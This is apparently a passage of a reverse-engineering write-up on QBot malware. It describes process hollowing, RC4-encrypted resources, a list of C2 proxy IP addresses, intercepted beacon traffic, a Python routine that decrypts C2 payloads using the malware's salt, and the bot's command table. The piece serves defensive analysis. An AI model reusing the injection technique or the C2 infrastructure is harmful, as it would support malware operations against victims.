
QBot tries to inject its unpacked code in one of these processes `("explorer.exe", "mobsync.exe", "iexplorer.exe")` and it uses `Process Hollowing` technique to achieve that.

It first starts a new suspended process with `CreateProcessW()` then it writes the injected code into the target process using `ZwCreateSection()`, `ZwMapViewOfSection()` and `ZwWriteVirtualMemory()`.

Finally it sets the thread context to jump to the injected code and resume execution with `ResumeThread()` .

Core Module

The injected code loads and decrypts one of its resources `"307"` . After dumping it, I found out that it’s a DLL (this is the core module).




```
     001041AF   FF75 08          PUSH DWORD PTR SS:[EBP + 8]        [ebp+8]:"307"
     001041B2   FF35 4C0C1100    PUSH DWORD PTR DS:[110C4C]
     001041B8   6A 03            PUSH 3
     001041BA   58               POP EAX
     001041BB   E8 9BFEFFFF      CALL <load_and_decrypt_resource>
EIP  001041C0   83C4 10          ADD ESP, 10
     001041C3   85C0             TEST EAX, EAX
     001041C5   75 0D            JNE 1041D4
     001041C7   85F6             TEST ESI, ESI
```


```
Address   Hex                                               ASCII
00D50048  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00D50058  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00D50068  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D50078  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
00D50088  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00D50098  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00D500A8  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00D500B8  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
```

From now on, we will be analyzing the core DLL of QBot.

The core module has 2 resources both RC4 encrypted.



The first resource gets loaded into memory then RC4 decrypted.



```
     0054441F   8D42 14          LEA EAX, DWORD PTR DS:[EDX + 14]
     00544422   52               PUSH EDX
     00544423   E8 AA040000      CALL <RC4>
EIP  00544428   59               POP ECX
     00544429   59               POP ECX
     0054442A   85C0             TEST EAX, EAX
```


```
Address   Hex                                               ASCII
00D1FF20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D1FF30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D1FF40  00 00 00 00 80 FF D1 00 00 00 00 00 00 00 00 00  .....ÿÑ.........
00D1FF50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D1FF60  00 00 00 00 00 00 00 00 AB AB AB AB AB AB AB AB  ........««««««««
00D1FF70  00 00 00 00 00 00 00 00 5A 4E F6 38 D8 77 00 27  ........ZNö8Øw.'
00D1FF80  31 30 3D 73 70 78 31 34 33 0D 0A 33 3D 31 35 39  10=spx143..3=159
00D1FF90  32 34 38 32 39 35 36 0D 0A 78 31 34 33 0D 0A 33  2482956..x143..3
00D1FFA0  3D 31 35 39 32 34 38 32 39 35 36 0D 0A 00 00 00  =1592482956.....
```

The contents of the decrypted resource are:

- 10=spx143 (Campaign ID)
- 3=1592482956 (Timestamp)

After some digging, I found out how the resources are decrypted. The first **20** bytes of each resource are the RC4 key of this resource, and the rest are the actual encrypted data.

So by using this find, we can decrypt the other resource `"311"`.



Passphrase: 50 58 82 5E 73 A4 13 B1 C2 EB 49 5C B6 F5 8F …

Input format: Hex

Output format: Latin1

Input

```
E6 9C A3 50 78 28 05 D0 43 30 A6 E2 79 F2 F5 F9
B8 AF CE 6A 4D F9 88 7A FE CB 00 FF BC 34 ED 23
EE DB DD E6 1B FF 9C A2 BB BA AE FD B3 CF 87 9B
56 F7 5B 11 46 88 0D E1 C4 1E 4D 58 79 A9 09 0C
17 B5 87 06 5B 2D 91 07 52 0D A4 ED 2B BA BC 75
E8 F0 2D 28 0D 11 86 AD 2D E3 2C CA 50 74 0F 8B
9D DB 45 AC 42 69 9E F2 25 09 DA 0B B5 6C 8D 39
6B E7 21 87 7C 31 DE F8 E1 47 D4 A9 9A 0D C7 05
82 F4 C3 67 17 8A 7B 2B C7 5C E7 78 F2 32 62 0B
F8 8A D4 83 2E 29 A1 6A 84 13 32 C1 16 79 D6 A5
```


Output

```
ñ.J$.}ËÆýv´ó.ãï½_åö>39.36.254.179;0;995
24.139.132.70;0;443
24.202.42.48;0;2222
72.204.242.138;0;443
172.242.156.50;0;995
72.204.242.138;0;20
68.174.15.223;0;443
74.193.197.246;0;443
```

Great!!! Now we have the list of C2 servers (150 servers!).

The reason there is many controllers is that these are actually just proxies of infected bots acting as intermediate nodes between the victim and the real C2 and thus hiding the backend infrastructure of the attacker.


So it works like this:



C2 Communication


QBot obfuscates its communication with the C2 server by encrypting the payloads using RC4 and encoding the result using Base64.

The communication is also done over SSL, you can notice that the traffic has unusual certificate issuer data.



```
50 4F 53 54 20 2F 74 33 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70  POST /t3 HTTP/1.1..Accep
74 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 73 68 6F 63 6B 77 61  t: application/x-shockwa
76 65 2D 66 6C 61 73 68 2C 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61  ve-flash, image/gif, ima
67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 67 2C 20 2A 2F  ge/jpeg, image/pjpeg, */
2A 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61  *..Content-Type: applica
74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64  tion/x-www-form-urlencod
65 64 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F  ed..User-Agent: Mozilla/
34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 38 2E  4.0 (compatible; MSIE 8.
30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34  0; Windows NT 6.1; WOW64
3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 53 4C 43 43 32 3B 20 2E 4E  ; Trident/4.0; SLCC2; .N
45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E 45 54 20 43  ET CLR 2.0.50727; .NET C
4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52 20 33  LR 3.5.30729; .NET CLR 3
2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50  .0.30729; Media Center P
43 20 36 2E 30 3B 20 2E 4E 45 54 34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30  C 6.0; .NET4.0C; .NET4.0
45 29 0D 0A 48 6F 73 74 3A 20 33 39 2E 33 36 2E 32 35 34 2E 31 37 39 3A  E)..Host: 39.36.254.179:
39 39 35 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 37 36 0D  995..Content-Length: 76.
0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65  .Cache-Control: no-cache
0D 0A 0D 0A 6B 65 6F 73 69 6F 6F 3D 67 31 42 48 58 69 77 30 36 6D 52 59  ....keosioo=g1BHXiw06mRY
6B 6B 6E 73 71 71 57 54 4F 36 45 31 76 36 31 56 31 77 52 77 58 75 61 47  kknsqqWTO6E1v61V1wRwXuaG
30 63 4D 6F 67 46 36 33 43 38 43 75 73 30 54 68 43 50 69 4A 51 52 32 68  0cMogF63C8Cus0ThCPiJQR2h
4A 38 34 51 4D 41 3D 3D                                                  J84QMA==
```

We can use `Fiddler` to intercept and decrypt the HTTPS traffic.



```
▾ Certificates (819 bytes)
    Certificate Length: 816
  ▾ Certificate: 3082032c308202140202623d300d06092a864886f70d0101… (id-at-commonName=ibzeiu.mobi,id-at-organizationalUnitName=Atixiyhto Xmgtuowha Uqeeevx,id-at-countryName=CA)
    ▾ signedCertificate
        serialNumber: 25149
      ▸ signature (sha256WithRSAEncryption)
      ▾ issuer: rdnSequence (0)
        ▾ rdnSequence: 5 items (id-at-commonName=ibzeiu.mobi,id-at-organizationName=Meujz Dtkouioo Ekrovkac Eeoxd Inc.,id-at-localityName=Aepoet,id-at-stateOrProvinceName=XI,id-at-countryName=CA)
          ▸ RDNSequence item: 1 item (id-at-countryName=CA)
          ▸ RDNSequence item: 1 item (id-at-stateOrProvinceName=XI)
          ▸ RDNSequence item: 1 item (id-at-localityName=Aepoet)
          ▸ RDNSequence item: 1 item (id-at-organizationName=Meujz Dtkouioo Ekrovkac Eeoxd Inc.)
          ▸ RDNSequence item: 1 item (id-at-commonName=ibzeiu.mobi)
```

The RC4 key for encrypting the payload is the SHA1 hash of the first 16 bytes of the Base64-decoded payload + a hardcoded salt (The salt is stored as an encrypted string).

Here is an implementation of the decryption algorithm:

```
HARDCODED_SALT = b"jHxastDcds)oMc=jvh7wdUhxcsdt2"    # decrypted string

def decrypt_payload(encrypted_blob):
    b64_decoded = base64.b64decode(encrypted_blob)
    decryption_key = b64_decoded[:0x10] + HARDCODED_SALT
    sha1hash = hashlib.sha1()
    sha1hash.update(decryption_key)
    decryption_key_hash = sha1hash.digest()
    rc4 = ARC4(decryption_key_hash)
    return rc4.decrypt(b64_decoded[0x10:])
```


The decrypted payload is in JSON form.

- Decrypted C2 Request: {“8”:9,”1”:17,”2”:”pnmfcq111232”}
- Decrypted C2 Response: {“8”:5,”16”:770897804,”39”:”V4UnoDQSEblewhh63UfUqAns”,”38”:1}

Commands List


After establishing communication, the C2 server will send commands indexes to be executed.

Here is the list of commands and their corresponding indexes (I have renamed the important commands).



```
.data:1002CA68 Commands        command <1, 0, offset sub_1000393D>
.data:1002CA68                 command <3, 1, offset sub_100039DE>
.data:1002CA68                 command <4, 1, offset sub_10003446>
.data:1002CA68                 command <5, 0, offset collect_cert>
.data:1002CA68                 command <6, 1, offset sub_1000344C>
.data:1002CA68                 command <7, 1, offset sub_10003481>
.data:1002CA68                 command <8, 1, offset sub_10003A66>
.data:1002CA68                 command <10, 1, offset kill_process>
.data:1002CA68                 command <12, 1, offset sub_10003907>
.data:1002CA68                 command <13, 0, offset lateral_movement>
.data:1002CA68                 command <14, 1, offset sub_1000387E>
.data:1002CA68                 command <18, 1, offset sub_10003899>
.data:1002CA68                 command <19, 1, offset fetch_updates>
.data:1002CA68                 command <20, 1, offset fetch_webinjects>
.data:1002CA68                 command <21, 0, offset collect_installed>
.data:1002CA68                 command <22, 1, offset sub_10003810>
.data:1002CA68                 command <23, 1, offset sub_100039DE>
.data:1002CA68                 command <25, 1, offset sub_100034E3>
.data:1002CA68                 command <26, 1, offset sub_10003AB7>
.data:1002CA68                 command <27, 1, offset sub_10003B27>
.data:1002CA68                 command <28, 1, offset sub_10003B58>
.data:1002CA68                 command <29, 1, offset sub_10003B89>
.data:1002CA68                 command <35, 1, offset sub_10003AEF>
.data:1002CA68                 command <30, 1, offset sub_10003BBA>
.data:1002CA68                 command <31, 1, offset fetch_plugins>
.data:1002CA68                 command <33, 1, offset create_process>
```

It's worth mentioning that dynamic imports of the core DLL are stored in the same format as commands `"<address, API_index, DLL_index>"`, the API and DLL indexes are passed to the string decryption routine which returns their corresponding names then it uses `LoadLibrary` and `GetProcAddress` to resolve the imports.



